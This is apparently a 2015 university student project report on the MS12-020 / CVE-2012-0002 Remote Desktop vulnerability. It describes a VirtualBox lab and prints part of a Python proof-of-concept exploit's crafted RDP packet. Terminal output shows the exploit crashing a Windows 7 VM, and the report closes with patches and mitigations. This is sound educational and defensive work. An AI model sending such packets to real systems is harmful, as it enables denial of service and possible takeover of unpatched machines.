REMOTE DESKTOP PROTOCOL VULNERABILITY (CVE-2012-0002)

COMSEC2 Project Documentation

December 18, 2015

Cyril Mar Almonte
Marc Dave Mendoza
GROUP MEMBERS

Justin David Pineda
PROFESSOR

BACKGROUND OF THE PROJECT

The Microsoft Remote Desktop Protocol (RDP) provides remote display and input capabilities over network connections for Windows-based applications running on a server. RDP is designed to support different types of network topologies and multiple LAN protocols. [1]

The Remote Desktop Protocol (RDP) implementation in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2, R2, and R2 SP1, and Windows 7 Gold and SP1 does not properly process packets in memory, which allows remote attackers to execute arbitrary code by sending crafted RDP packets triggering access to an object that (1) was not properly initialized or (2) is deleted, aka "Remote Desktop Protocol Vulnerability." [2]

This vulnerability could allow remote code execution if an attacker sends a sequence of specially crafted RDP packets to an affected system. By default, the Remote Desktop Protocol (RDP) is not enabled on any Windows operating system. Systems that do not have RDP enabled are not at risk. [3]

An attacker who successfully exploited this vulnerability could run arbitrary code on the target system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. [3]

AFFECTED SYSTEMS: [4]


- Windows 7 Service Pack 1
- Windows 7 Enterprise
- Windows 7 Professional
- Windows 7 Ultimate
- Windows 7 Home Premium
- Windows 7 Home Basic
- Windows Server 2008 R2 Service Pack 1
- Windows Server 2008 R2 Standard
- Windows Server 2008 R2 Enterprise
- Windows Server 2008 R2 Datacenter
- Windows Server 2008 Service Pack 2
- Windows Vista Service Pack 2
- Microsoft Windows Server 2003 Service Pack 2
- Microsoft Windows XP Service Pack 3

Vulnerability Testing:

Setup used for testing:

- Virtual Machine (Oracle VM VirtualBox)
  - Linux-based OS (with Python) – used for attacking
  - Any Windows OS indicated – used as target
  - Windows VM using Host-only Adapter in Network Settings
  - Windows VM must have Remote Desktop turned on:
    - Allow connections from computers running any version of Remote Desktop

Screenshots:


CentOS [Running] - Oracle VM VirtualBox
Machine View Devices Help
Applications Places System
ctalmonte@Almonte:~/Desktop
File Edit View Search Terminal Help
ctalmonte@Almonte:...
Right Ctrl
Windows 7 Ultimate (32-bit) [Running] - Oracle VM VirtualBox
Machine View Devices Help
C:\Windows\system32\cmd.exe
FP
11:38 PM
12/17/2015
Right Ctrl


```
[ctalmonte@Almonte Desktop]$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:80:A0:D5
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe80:a0d5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3383 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3322 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1631368 (1.5 MiB)  TX bytes:428279 (418.2 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)

[ctalmonte@Almonte Desktop]$
```

The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the mouse pointer

```
C:\Users\ctalmonte>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d159:12d9:e049:e362%11
   IPv4 Address. . . . . . . . . . . : 192.168.56.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.{65504566-B343-4156-A6F4-2CA71827E020}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\ctalmonte>
```

Windows 7
Build 7601
This copy of Windows is not genuine

SETUP



View basic information about your computer

Windows edition

Windows 7 Ultimate

Copyright © 2009 Microsoft Corporation. All rights reserved.

Service Pack 1


System

Rating:	System rating is not available
Processor:	Intel(R) Core(TM)2 Duo CPU E8400 @ 3.00GHz 3.00 GHz
Installed memory (RAM):	1.50 GB
System type:	32-bit Operating System
Pen and Touch:	No Pen or Touch Input is available for this Display

Computer name, domain, and workgroup settings

Computer name:	Almonte	Change settings
Full computer name:	Almonte	
Computer description:		
Workgroup:	WORKGROUP	

WINDOWS VM (Windows 7 Ultimate with SP1 32-bit)



Remote Assistance

☑ Allow Remote Assistance connections to this computer

What happens when I enable Remote Assistance?

Remote Desktop

Click an option, and then specify who can connect, if needed.


○ Don't allow connections to this computer

● Allow connections from computers running any version of Remote Desktop (less secure)


○ Allow connections only from computers running Remote Desktop with Network Level Authentication (more secure)

Help me choose

REMOTE DESKTOP CONFIGURATION




LINUX OS (CentOS 6.6)



```
# MS12-020 / CVE-2012-0002 Vulnerability - Proof of Concept
# BlackBap.Org

import socket
import sys


buf=""
buf+="\x03\x00\x00\x13" # TPKT, Version 3, lenght 19
buf+="\x0e\xe0\x00\x00\x00\x00\x00\x01\x00\x08\x00\x00\x00\x00\x00" # ITU-T Rec X.224
buf+="\x03\x00\x01\xd6" # TPKT, Version 3, lenght 470
buf+="\x02\xf0\x80" # ITU-T Rec X.224
buf+="\x7f\x65\x82\x01\x94\x04" #MULTIPOINT-COMMUNICATION-SERVICE T.125

buf+="\x01\x01\x04\x01\x01\x01\x01\xff" # packet
buf+="\x30\x19\x02\x04\x00\x00\x00\x00"
buf+="\x02\x04\x00\x00\x00\x02\x02\x04"
buf+="\x00\x00\x00\x00\x02\x04\x00\x00"
buf+="\x00\x01\x02\x04\x00\x00\x00\x00"
buf+="\x02\x04\x00\x00\x00\x01\x02\x02"
buf+="\xff\xff\x02\x04\x00\x00\x00\x02"
buf+="\x30\x19\x02\x04\x00\x00\x00\x01"
buf+="\x02\x04\x00\x00\x00\x01\x02\x04"
buf+="\x00\x00\x00\x01\x02\x04\x00\x00"
buf+="\x00\x01\x02\x04\x00\x00\x00\x00"
buf+="\x02\x04\x00\x00\x00\x01\x02\x02"
buf+="\x04\x20\x02\x04\x00\x00\x00\x02"
buf+="\x30\x1c\x02\x02\xff\xff\x02\x02"
buf+="\xfc\x17\x02\x02\xff\xff\x02\x04"
buf+="\x00\x00\x00\x01\x02\x04\x00\x00"
buf+="\x00\x00\x02\x04\x00\x00\x00\x01"
buf+="\x02\x02\xff\xff\x02\x04\x00\x00"
buf+="\x00\x02\x04\x82\x01\x33\x00\x05"
```


PYTHON EXPLOIT FILE


CentOS [Running] - Oracle VM VirtualBox
Machine View Devices Help
Applications Places System
ctalmonte@Almonte:~/Desktop
File Edit View Search Terminal Help
Windows 7 Ultimate (32-bit) [Running] - Oracle VM VirtualBox
Machine View Devices Help
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not
Right Ctrl
ctalmonte@Almonte:...

```
[ctalmonte@Almonte Desktop]$ python exploit.py 192.168.56.102
sending: 580 bytes
received: 95 bytes
```

```
to your computer.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000008E (0xC0000005,0x88358987,0x8BAA18F0,0x00000000)


***    termdd.sys - Address 88358987 base at 88357000, DateStamp 4ce7a116


Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk:  65
```

AFTER CODE EXECUTION (python execution in Linux with target Windows VM IP, BSOD/stop error in Windows)


Applications Places System
Thu Dec 17, 11:45 PM
Cyril Almonte
ctalmonte@Almonte:~/Desktop
File Edit View Search Terminal Help
ctalmonte@Almonte:...

```
[ctalmonte@Almonte Desktop]$ python exploit.py 192.168.56.102
sending: 580 bytes
received: 95 bytes
Traceback (most recent call last):
  File "exploit.py", line 102, in <module>
    s.connect((HOST,PORT))
  File "<string>", line 1, in connect
socket.error: [Errno 110] Connection timed out
[ctalmonte@Almonte Desktop]$
```

CODE EXECUTION IN LINUX (possible outcomes: Connection timed out = success; continuous sending/received = fail)

SOLUTIONS: [3]

UPDATE:

Update package KB2621440 addresses CVE-2012-0002. The aggregate severity rating is Critical based on CVE-2012-0002. Customers should apply all updates offered for the version of Microsoft Windows installed on their systems.

MITIGATION:

- By default, the Remote Desktop Protocol is not enabled on any Windows operating system. Systems that do not have RDP enabled are not at risk. Note that on Windows XP and Windows Server 2003, Remote Assistance can enable RDP.
- Firewall best practices and standard default firewall configurations can help protect networks from attacks that originate outside the enterprise perimeter. Best practices recommend that systems connected directly to the Internet have a minimal number of ports exposed.

WORKAROUND:

- Disable Terminal Services, Remote Desktop, Remote Assistance, and Windows Small Business Server 2003 Remote Web Workplace feature if no longer required.
- Block TCP port 3389 at the enterprise perimeter firewall.
- Enable Network Level Authentication on systems running supported editions of Windows Vista, Windows 7, Windows Server 2008, and Windows Server 2008 R2.

CONCLUSIONS:

Remote Desktop is still being used today, and is present from Windows XP to the latest Windows OS (Windows 10). RDP Vulnerability is not the only vulnerability that uses RDP that was found and addressed in Microsoft’s Security Bulletin (MS12-020). There’s also the CVE-2012-0152 that describes the use of remote desktop in Windows 7 and Windows Server 2008 to execute denial of service. With this knowledge, one can say that Remote Desktop Protocol will always be vulnerable in different implementations in different Windows OS.

A normal user would probably not use remote desktop. However, businesses and IT professionals use remote desktops more often than not. The testing and demonstration done in this project only aims to produce a stop error in Windows 7. In different scenarios, one can execute arbitrary codes to have full control on the system. If not addressed properly and on time, it will become a critical problem for businesses.

RECOMMENDATIONS:

As said, RDP will always be vulnerable. If not being used or not necessary in work, users should always turn off Remote Desktop (“Don’t allow connections to this computer” option) to ensure that intruders will not be able to access the system. If Remote Desktop were being used, always make sure that only authorized/known and trusted users in or outside the network can access the system.

REFERENCES:

[1] *Remote Desktop Protocol (Windows)*.
https://msdn.microsoft.com/en-us/library/aa383015(v=VS.85).aspx

[2] *CVE-2012-0002*.
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002

[3] *Microsoft Security Bulletin MS12-020 – Critical*. 2012, July 31.
https://technet.microsoft.com/library/security/ms12-020

[4] *MS12-020: Vulnerabilities in Remote Desktop could allow remote code execution*. 2012, March 13.
https://support.microsoft.com/en-us/kb/2671387